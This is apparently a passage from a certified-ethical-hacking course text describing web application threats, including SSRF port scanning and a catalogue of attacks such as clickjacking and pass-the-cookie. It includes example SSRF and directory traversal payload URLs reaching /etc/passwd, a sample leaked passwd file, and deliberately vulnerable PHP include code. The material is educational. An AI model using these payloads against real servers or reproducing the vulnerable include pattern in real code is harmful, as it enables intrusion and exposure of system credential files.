
- **Cross-Site Port Attack (XSPA)**

  This type of SSRF attack allows attackers to scan for the open ports of a server. Attackers use a loopback interface of that server such as `localhost` or `127.0.0.1.`

Further, attackers can use scanned ports such as port 21, 22, and 25, along with the loopback interface.

The following are some examples:

- `https://www.certifiedhacker.com/page?url=http://localhost:22/`
- `https://www.certifiedhacker.com/page?url=http://127.0.0.1:25/`
- `https://www.certifiedhacker.com/page?url=http://127.0.0.1:3389/`



Other Web Application Threats

01 Directory Traversal
02 Unvalidated Redirects and Forwards
03 Watering Hole Attack
04 Cross Site Request Forgery
05 Cookie/Session Poisoning
06 Web Service Attacks
07 Cookie Snooping
08 Hidden Field Manipulation
09 Obfuscation Application
10 Denial-of-Service (DoS)
11 Buffer Overflow
12 CAPTCHA Attacks
13 Platform Exploits
14 Network Access Attacks
15 DMZ Protocol Attacks
16 Web-based Timing Attacks
17 MarioNet Attack
18 RC4 NOMORE Attack
19 Clickjacking Attack
20 JavaScript Hijacking
21 DNS Rebinding Attack
22 Same-Site Attack
23 Pass-the-cookie Attack

Other Web Application Threats

Web application threats are not limited to attacks based on URL and port 80. Despite using ports, protocols, and OSI layers, vendors must protect the integrity of mission-critical applications from possible future attacks by being able to deal with all attack methods.

The various types of web application threats are as follows:

- **Directory Traversal**

  Attackers exploit HTTP by directory traversal, which gives them access to restricted directories; they execute commands outside the web server's root directory.

- **Unvalidated Redirects and Forwards**

  Attackers lure victims into clicking on unvalidated links that appear to be legitimate. Such redirects may attempt to install malware or trick victims into disclosing passwords or other sensitive information. Unsafe forwards may allow access control bypass, leading to

  - Session Fixation Attack
  - Security Management Exploits
  - Failure to Restrict URL Access
  - Malicious File Execution

- **Watering Hole Attack**

  It is a type of unvalidated redirect attack whereby the attacker first identifies the most visited website of the target, determines the vulnerabilities in the website, injects malicious code into the vulnerable web application, and then waits for the victim to browse the website. Once the victim tries to access the website, the malicious code executes, infecting the victim.

- **Cross-Site Request Forgery**

  The cross-site request forgery method is a type of attack in which an authenticated user is made to perform certain tasks on the web application that an attacker chooses, e.g., a user clicking on a particular link sent through an email or chat.

- **Cookie/Session Poisoning**

  By changing the information inside a cookie, attackers bypass the authentication process. Once they gain control over a network, they can modify its content, use the system for a malicious attack, or steal information from users' systems.

- **Web Service Attacks**

  An attacker can get into the target web application by exploiting an application integrated with vulnerable web services. An attacker injects a malicious script into a web service and can then disclose and modify application data.

- **Cookie Snooping**

  Attackers use cookie snooping on victims' systems to analyze the users' surfing habits and sell that information to other attackers or to launch various attacks on the victims' web applications.

- **Hidden Field Manipulation**

  Attackers attempting to compromise e-commerce websites mostly perform such attacks. They manipulate hidden fields and change the data stored in them. Several online stores face such problems every day. Attackers can alter prices and conclude transactions, designating prices of their choice.

- **Obfuscation Application**

  Attackers are usually careful to hide their attacks and avoid detection. Network and host-based intrusion detection systems (IDSs) constantly look for signs of well-known attacks, driving attackers to seek different ways to remain undetected. The most common method of attack obfuscation involves encoding portions of the attack with Unicode, UTF-8, Base64, or URL encoding. Unicode is a method of representing letters, numbers, and special characters to properly display them, regardless of the application or underlying platform.

- **Denial-of-Service (DoS)**

  A DoS attack is an attack on the availability of a service, which reduces, restricts, or prevents access to system resources by its legitimate users. For instance, a website related to a banking or email service may not able to function for a few hours or even days, resulting in the loss of time and money.

- **Buffer Overflow**

  A web application's buffer overflow vulnerability occurs when it fails to guard its buffer properly and allows writing beyond its maximum size.

- **CAPTCHA Attacks**

  CAPTCHA is a challenge-response type of test implemented by web applications to check whether the response is generated by a computer. Although CAPTCHAs are designed to be unbreakable, they are prone to various types of attacks.

- **Platform Exploits**

  Users can build various web applications using different platforms such as BEA WebLogic and Cold Fusion. Each platform has various vulnerabilities and exploits associated with it.

- **Network Access Attacks**

  Network access attacks can majorly affect web applications, including a basic level of service. They can also allow levels of access that standard HTTP application methods cannot grant.

- **DMZ Protocol Attacks**

  The demilitarized zone (DMZ) is a semi-trusted network zone that separates the untrusted Internet from the company's trusted internal network. An attacker who can compromise a system that allows other DMZ protocols has access to other DMZs and internal systems. This level of access can lead to

  - Compromise of the web application and data
  - Defacement of websites
  - Access to internal systems, including databases, backups, and source code

- **Web-based Timing Attacks**

  Web-based timing attacks exploit side-channel leakage and estimate the amount of time taken for secret key operations. Attackers perform these attacks to retrieve usernames and passwords for accessing web applications.

- **MarioNet Attack**

  Attacker abuse the Service Workers API to inject and run malicious code in the victim’s browser to perform various attacks such as cryptojacking, DDoS, click fraud, and distributed password cracking.

- **RC4 NOMORE Attack**

  A Rivest Cipher Numerous Occurrence MOnitoring and Recovery Exploit (RC4 NOMORE) attack is an attack against the RC4 stream cipher. This attack exploits the vulnerabilities present in a web server that uses the RC4 encryption algorithm for accessing encrypted sensitive information. Attackers use RC4 NOMORE to decrypt the web cookies secured by the HTTPS protocol and inject arbitrary packets. After stealing a valid cookie, the attacker impersonates the victim and logs into the website using the victim's credentials to perform malicious activities and unauthorized transactions.

- **Clickjacking Attack**

  In clickjacking, the attacker loads the target website inside a low opacity iframe. Then, the attacker designs a page such that all the clickable items such as buttons are positioned exactly as on the selected target website. When the victim clicks on the invisible elements, the attacker performs various malicious actions.

- **JavaScript Hijacking**

  JavaScript hijacking, also known as JSON hijacking, is a vulnerability that enables attackers to capture sensitive information from systems using JavaScript Objects (JSON) as a data carrier. These vulnerabilities arise from flaws in the web browser's same-origin policy that permits a domain to add code from another domain.

- **DNS Rebinding Attack**


  Attackers perform DNS rebinding attacks to bypass the same-origin policy's security constraints and communicate with or make arbitrary requests to local domains through a malicious web page.

- **Same-Site Attack**

  A same-site attack occurs when an attacker hosts a malicious website on the subdomain of a legitimate application for tricking users into navigate to a malicious website, from which the attacker can collect sensitive data of the users.

- **Pass-the-Cookie Attack**

  The pass-the-cookie attack allows attackers to access a web application without providing user credentials. Attackers steal cookies from the target user's browser and inject those cookies into their session to bypass the authentication at the target server.



Directory Traversal

1 Directory traversal allows attackers to **access restricted directories**, including application source code, configuration, and critical system files to execute commands outside the web server's root application directory

2 Attackers can **manipulate variables** that reference files with "**dot-dot-slash (../)**" sequences and its variations

3 Accessing files located outside the **web publishing directory** using directory traversal

4
- `http://www.certifiedhacker.com/process.aspx?page=../../../../some dir/some file`
- `http://www.certifiedhacker.com/../../../../some dir/some file`

```
http://www.certifiedhacker.com/GET/process.php./../../../
../../../../../etc/passwd
```

Attacker sending HTTP request
Server responds with password files
Attacker
Server

```
root:a98b24a1d3e8:0:1:System Operator:/:/bin/ksh
daemon:*:1:1::/tmp:
Jason:a3b698a76f76d57.:182:100:Developer:/home/users/Jason/:/bin/csh
```

```
<?php
$theme = 'Jason.php';
if ( is_set( $_COOKIE['THEME'] ) )
   $theme = $_COOKIE['THEME'];
include (
"/home/users/certifiedhacker/Jason/" .
$theme );?>
```

Vulnerable Server Code

Directory Traversal

When access is provided outside a defined application, there exists the possibility of unintended information disclosure or modification. Complex applications are configured with multiple directories that exist as application components and data. An application can traverse these directories to locate and execute the legitimate portions of an application. A directory traversal/forceful browsing attack occurs when the attacker is able to browse the directories and files outside the normal application access. Such an attack exposes the directory structure of an application and often the underlying web server and operating system. Directory traversal allows attackers to access restricted directories, including application source code, configuration, and critical system files, and execute commands outside the web server's root directory. With this level of access to web application architecture, an attacker can

- Enumerate the contents of files and directories
- Access pages that otherwise require authentication (and possibly payment)
- Gain secret knowledge of the application and its construction
- Discover user IDs and passwords stored in hidden files
- Locate source code and other interesting files left on the server
- View sensitive data such as customer information

Example:

The following example uses "../" to go back to several directories and obtain a file containing the backup of a web application:

http://www.targetsite.com/../../../sitebackup.zip

